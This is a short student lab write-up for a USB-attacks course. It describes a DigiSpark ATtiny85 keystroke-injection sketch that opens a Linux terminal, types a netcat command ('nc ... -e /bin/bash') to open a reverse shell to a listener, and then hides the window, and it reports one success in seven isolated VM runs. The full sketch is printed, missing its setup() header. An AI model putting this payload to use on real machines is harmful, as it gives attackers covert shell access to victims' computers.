
OpenReverseShellLinux

Phillip Schlomann, COMP-490, USB Attacks

This DigiSpark script's purpose is to open up a terminal in Linux when plugged into the computer to and type in a command to connect to a waiting listener, establishing a reverse bind shell.

Since this testing Kali Linux virtual machine is an isolated environment, a netcat listener was opened in another terminal using "nc -lvp 4444".

After plugging in the DigiSpark ATTiny85, this is what the newly opened terminal looks like;



Looking at the listener terminal, it can be seen that a connection has been made.

The script itself uses DigiKeyboard commands with delays in-between to allow for the system to run the previous lines. Note that there is nothing in the loop section, since this script only needs to run once.

OpenReverseShellLinux.ino

```
// Allow for full keyboard use, then open a terminal
DigiKeyboard.sendKeyStroke(MOD_CONTROL_RIGHT); // If in VirtualBox, will allow for left CTRL usage
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT | MOD_ALT_LEFT);
DigiKeyboard.delay(1000);

// Enter a netcat command to connect to a listener and establish a reverse bind shell, then hide the terminal window
DigiKeyboard.println("nc 127.0.0.1 4444 -e /bin/bash");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT | MOD_ALT_LEFT);
}

void loop() {

}
```

Across 7 test runs from a snapshot of Kali with a listener open in VirtualBox, this payload was successful only 1 time. The primary issue was that the gap between the terminal opening and typing the command was too small, so the command often would start typing before the terminal opened. This highlights a flaw in these attack types where the processing speed of the target machine may be slow enough that it throws off the attack method.